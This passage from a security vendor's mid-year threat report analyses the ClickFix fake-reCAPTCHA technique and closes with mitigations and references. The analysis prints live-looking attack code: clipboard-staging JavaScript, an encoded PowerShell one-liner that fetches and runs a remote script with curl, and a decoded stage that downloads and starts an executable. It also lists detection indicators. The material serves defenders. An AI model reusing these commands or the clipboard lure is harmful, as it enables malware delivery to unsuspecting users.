



The user clicks on a phishing link in their browser that directs to a compromised website hosting a fake reCAPTCHA. The interface is crafted to look genuine and encourage user interaction.



After clicking the reCAPTCHA dialogue box, the webpage copies a malicious PowerShell command string into the device clipboard using JavaScript.

Simultaneously, the user is given further instructions “to better prove you are not a robot”. These instructions include opening the Windows Run dialog (Win + R), then pasting (Ctrl + V) and executing the copied command (Enter). Even though the forementioned actions seem suspicious to IT or IT Security professionals, to most end users they seem like just another way to complete reCAPTCHA.






User interaction results in the execution of an encoded PowerShell command through the Windows Run dialog. At this point, in order to avoid raising suspicion, the user is redirected to a standard landing page, which creates the impression that the verification flow was completed successfully.

```
function setClipboardCopyData(textToCopy) {
    const tempTextArea = document.createElement("textarea");
    tempTextArea.value = textToCopy;
    document.body.append(tempTextArea);
    tempTextArea.select();
    document.execCommand("copy");
    document.body.removeChild(tempTextArea);
}

function stageClipboard(commandToRun, verification_id) {


    const suffix = " # ";
    const ploy = " ◆ Cloudflare Ray ID: ";
    const textToCopy = commandToRun + suffix + ploy + verification_id;

    setClipboardCopyData(textToCopy);
}
```



In this example, the executed PowerShell command is encoded in Base64 to evade detection and obfuscate its intent. Only the final portion of the pasted command is visible to the user in the Run dialog popup. This is why in some ClickFix variations, an additional layer of deception is added, where a fake verification message is appended to the end of the copied command string to further mislead the user.

```
Encoded PowerShell command:

powershell -E
KAAmACAAIgBcAFcAKgBcAFMAKgAzADIAXAB3AHUAcgAgAGUAIgAgACIAaAB0AHQAcABzADoALwAvAHIAYQBwAGkAdABlAGMALgBuAG
UAdAAvAGMAbABvAHUAZABmAGwAYQByAGUALgB0AHgAdAAiACkAfABwAG8AdwBlAHIAcwBoAGUAbABsACAALQB3ACAAaAA=

Decoded PowerShell command:

(& "\W*\S*32\cur*e" "https://rapitec.net/cloudflare.txt")|powershell -w h

Simplified PowerShell command:

(& "\Windows\System32\curl.exe" "https://rapitec.net/cloudflare.txt")| powershell -WindowStyle Hidden
```

The executed Base64 string decodes to a PowerShell command that uses the native Windows tool curl.exe to download a remote file called cloudflare.txt. The downloaded text file is piped into a new PowerShell process running with a hidden window (powershell -w h), where it is interpreted and executed. Obfuscation techniques such as wildcard characters in the path (\W*\S*32\cur*e) are also used to evade signature-based detection.

The PowerShell script inside cloudflare.txt is designed to execute further malicious activities on the victim's device. Alongside PowerShell commands, the script contains random characters that lack a valid PowerShell syntax, likely used to obfuscate and conceal the actual commands from detection and analysis.

```
# Obfuscated PowerShell Snippet:

$JVkbt = '<obfuscated string>';
$fadKLYzD = $JVkbt.Replace("//", "4").Replace("*", "6");
$jkCNgj = 0..(($fadKLYzD.Length / 2) - 1) | ForEach-Object {
    [Convert]::ToByte($fadKLYzD.Substring($_ * 2, 2), 16)
};
$vbMj = [Text.Encoding]::ASCII.GetString($jkCNgj);
& $vbMj.Substring(0, 3) $vbMj.Substring(37)
exit;

# Final Decoded Payload:

iex (New-Object Net.WebClient).DownloadString('hxxps://luckyseaworld[.]com/main.exe')

$DZfB = $env:AppData;

function qlJKEo($nUvFdNi, $tgwh) {
    curl $nUvFdNi -o $tgwh
}

function CKKyd($JVkbt) {
    qlJKEo $JVkbt $tgwh
}

$tgwh = $env:AppData + '\\main.exe';
CKKyd $vbMj.Substring(3,34);
start $tgwh;
```


Inspecting the scripts key variable $JVkbt, we can see it holds a hex-encoded string with a custom encoding scheme, where "*" represents 6 and "//" represents 4. The script decodes this string by replacing those characters, converting the hex to a byte array, and reconstructing a second-stage PowerShell command.

The final decoded payload downloads and executes the malware binary main.exe in the users %APPDATA% folder.

Conclusion

This example demonstrates how ClickFix weaponized user interaction, trusted tools, and clipboard hijacking to stealthily download and execute malicious code with PowerShell. Other ClickFix samples utilize JavaScript, mshta.exe and portable executable content based on the delivered malware family, such as Lumma Stealer and NetSupport RAT alongside various remote access trojans and information stealers. [19]

It is noteworthy that this is one example of the usage of this relatively new technique, which is already evolving. Cybersecurity researcher "mr.d0x" has introduced a new variant of the ClickFix technique, called FileFix. The technique utilizes similar social engineering lures, but the malicious commands are executed through Windows File Explorer bar. [20]



Mitigative steps

The ClickFix technique abuses native OS features, such as the Run dialog, protocol handlers and PowerShell, alongside social engineering to bypass defenses. Mitigation requires both technical hardening and user awareness. Mitigative actions to consider:

1. Disable Run dialog (Win + R) with GPO: Restrict the usage of Windows Run dialog from end users who don't require it in their day-to-day work.

- GPO: User Configuration → Administrative Templates → Start Menu and Taskbar → Remove Run menu from Start Menu
(Disables Run dialog via Start Menu and Win+R shortcut)

2. Disable related hotkeys from registry: In the event that disabling the Run dialog is not a viable option, restrict the usage of related hotkeys from end users who don't require them in their day-to-day work.

- Registry:
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\DisabledHotkeys = "RX"
(Disables Win+R and Win+X)

3. Technical security monitoring with EDR/SIEM: Detect and respond to misuse of trusted processes and user-driven execution paths. Many EDR/XDR technologies utilize behavioral-based monitoring to observe anomalous behavior. SOC operators can apply custom rules to detect ClickFix-affiliated process behavior from endpoints.

- Suspicious command entries in RunMRU registry:
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
- Use of living-off-the-land binaries (for example powershell.exe, mshta.exe, forfiles.exe, wscript.exe)
- PowerShell with flags: -nop, -enc, -w hidden, or obfuscated commands
- Unusual process chains (explorer.exe → cmd.exe / powershell.exe / wscript.exe)

4. User awareness and phishing training on current threats:

- Simulate attacks using UI-based prompts. Attack simulations help in determining different aspects of the message as phishing, such as the sender address, text format, link format and the phishing site.
- Train users to avoid copy/paste execution instructions. Websites rarely ask visitors to open the Run dialog (Win + R).
- Internal escalation guidelines to report on suspicious messages and -behavior. End-users should feel valued for bringing up observations to the organization's security team.

Conclusion

The first half of the year 2025 exhibited both new developments in cyberspace, for example changes in the geopolitical situation and trending phishing techniques, as well as topics that are "business as usual" for us, such as hacktivist groups announcing their victories in Denial-of-Service attacks.

Although it is possible that the cyberspace follows some patterns, predicting what's to come right now feels a bit more difficult than a while ago. For that reason, we're increasingly basing our intelligence on ever more recent data. As an example, following DDoSia's target list daily hasn't been efficient enough for a while, since the target list could be updated several times a day.

Following Isaac Newton's third law of motion ("for every action, there is an equal and opposite reaction"), it can be interpreted that for the events in the real world, the consequences can be seen in the cyberspace as well. On that basis, why couldn't events in the cyberspace cause consequences in the real world? Of course, us defenders like to think that adversarial actions in the cyberspace will cause consequences in the real world, and luckily that has been the case several times.

Giving a shout out to the Authorities for their success in capturing adversaries both in cyberspace as well as in the real world, has become somewhat of a norm in our reports. A norm that we truly are very happy about.

We contributed to public service announcements and public knowledge-sharing in H1 by releasing many cyber security articles aimed at filling the needs of both decision-makers and intelligence-hungry specialists. These articles can be found from Insights, in our website, and a study of the 50 largest Finnish companies' exposure in the Dark Web, from many Finnish media outlets.

Many of the topics outlined in this midyear report will see further developments during the second half of the year, some soon, some after a while. Security is an ongoing commitment, let's stay engaged.

Nicolas Samáneh
Intelligence and Forensics Manager

References

[1] Europol, Law enforcement disrupt world's biggest ransomware operation, Media & Press, Feb. 2024
https://www.europol.europa.eu/media-press/newsroom/news/law-enforcement-disrupt-worlds-biggest-ransomware-operation

[2] B. Toulas, Police arrests 2 Phobos ransomware suspects, seizes 8Base sites, Bleeping Computer, Feb. 2025
https://www.bleepingcomputer.com/news/legal/police-arrests-2-phobos-ransomware-suspects-seizes-8base-sites/

[3] J. Santos, R. Yambot, J.R. Navato, S. Pearl Camiling, and N. N.Aguas, Agenda Ransomware Group Adds SmokeLoader and NETXLOADER to Their Arsenal, Trend Micro, May. 2025
https://www.trendmicro.com/en_us/research/25/e/agenda-ransomware-group-adds-smokeloader-and-netxloader-to-their.html

[4] Synnovis, Synnovis' Statement on This Week's Cyberattack, News and press, Jun. 2024
https://www.synnovis.co.uk/news-and-press/synnovis-cyberattack

[5] I. Casey, NHS confirms patient data stolen in cyber attack, BBC News, Jun. 2024
https://www.bbc.com/news/articles/c9777v4m8zdo

[6] J. Warren, Ransomware attack contributed to patient's death, BBC News, Jun. 2025
https://www.bbc.com/news/articles/cp3ly4v2kp2o

[7] J. Tidy, Don't blame us for people suffering - London hospital hackers, BBC News, Jun. 2024
https://www.bbc.com/news/articles/ceddqglk7qgo

[8] A. Desmarais, Hacking, crypto, and destroying data: How the Israel-Iran conflict is developing in cyberspace, Euronews, Jun. 2025
https://www.euronews.com/next/2025/06/19/hacking-crypto-and-destroying-data-how-the-israel-iran-conflict-is-developing-in-cyberspace

[9] J. Guinto and J. Mackenzie, N Korea confirms it sent troops to fight for Russia in Ukraine war, BBC News, Apr. 2025
https://www.bbc.com/news/articles/ckg25wxvpy2o

[10] A. Hawkins, China and Russia pledge to deepen ties as they criticise US on Victory Day, The Guardian, May. 2025
https://www.theguardian.com/world/2025/may/09/china-russia-ties-criticise-us-victory-day

[11] BBC Visual Journalism team, See the Trump tariffs list by country, BBC News, Apr. 2025
https://www.bbc.com/news/articles/c5ypxnnyg7jo

[12] L. Bayer and A. Gray, Italy, Spain not ready to back EU plan to boost Ukraine military aid, Reuters, Mar. 2025
https://www.reuters.com/world/europe/italy-spain-not-ready-back-eu-plan-boost-ukraine-military-aid-2025-03-17

[13] H. Al-Shalchi, Who is Handala, the barefoot, spiky-haired boy who symbolizes Palestinian resistance?, NPR, Feb. 2024
https://www.npr.org/2024/02/06/1228097975/handala-naji-al-ali-cartoon-palestinian-symbol

[14] C. Wilkie, R. Iordache, A. Bao, and R. Bhattacharjee, Israel attacks Iran, airstrikes kill armed forces and Revolutionary Guard chiefs, CNBC, Jun. 2025
https://www.cnbc.com/2025/06/12/israels-defense-minister-announces-special-situation-after-israeli-attack-on-iran.html

[15] M. Chlumecký, DDosia Project: Volunteers Carrying out NoName(057)16's Dirty Work, Avast Threat Labs, Jan. 2023
https://decoded.avast.io/martinchlumecky/ddosia-project/

[16] E. Giordano, Moldova to hold 'crucial' elections on Sept. 28, Politico, Apr. 2025
https://www.politico.eu/article/moldova-to-hold-crucial-elections-on-sept-28/

[17] Traficom, Kyberturvallisuuskeskuksen viikkokatsaus - 12/2025, Tietoturva Nyt!, Mar. 2025
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kyberturvallisuuskeskuksen-viikkokatsaus-122025

[18] Traficom, Toukokuun Kybersää 2025, Tietoturva Nyt!, Jun. 2025
https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/kybersaa_05/2025

[19] Microsoft Threat Intelligence and Microsoft Security Experts, Phishing campaign impersonates Booking.com, delivers a suite of credential-stealing malware, Microsoft Security, Mar. 2025
https://www.microsoft.com/en-us/security/blog/2025/03/13/phishing-campaign-impersonates-booking-com-delivers-a-suite-of-credential-stealing-malware/

[20] I. Ilascu, New FileFix attack weaponizes Windows File Explorer for stealthy commands, Bleeping Computer, Jun. 2024
https://www.bleepingcomputer.com/news/security/filefix-attack-weaponizes-windows-file-explorer-for-stealthy-powershell-commands/

netnordic

Insights

netnordic
THE BEST COMPANION

NetNordic Group AS

NetNordic Norway AS
Vollsveien 2B, 1366 Lysaker
salg@netnordic.no
+47 67 247 365

NetNordic Sweden AB
Råsundavägen 4, 169 67 Solna
sales.se@netnordic.com
+46 8 555 068 00

NetNordic Denmark A/S
Tobaksvejen 2a, 2860 Søborg
sales.dk@netnordic.com
+45 4331 4000

NetNordic Finland Oy
Linnoitustie 2 A, 02600 Espoo
sales.fi@netnordic.com
+358 20 743 8000

www.netnordic.com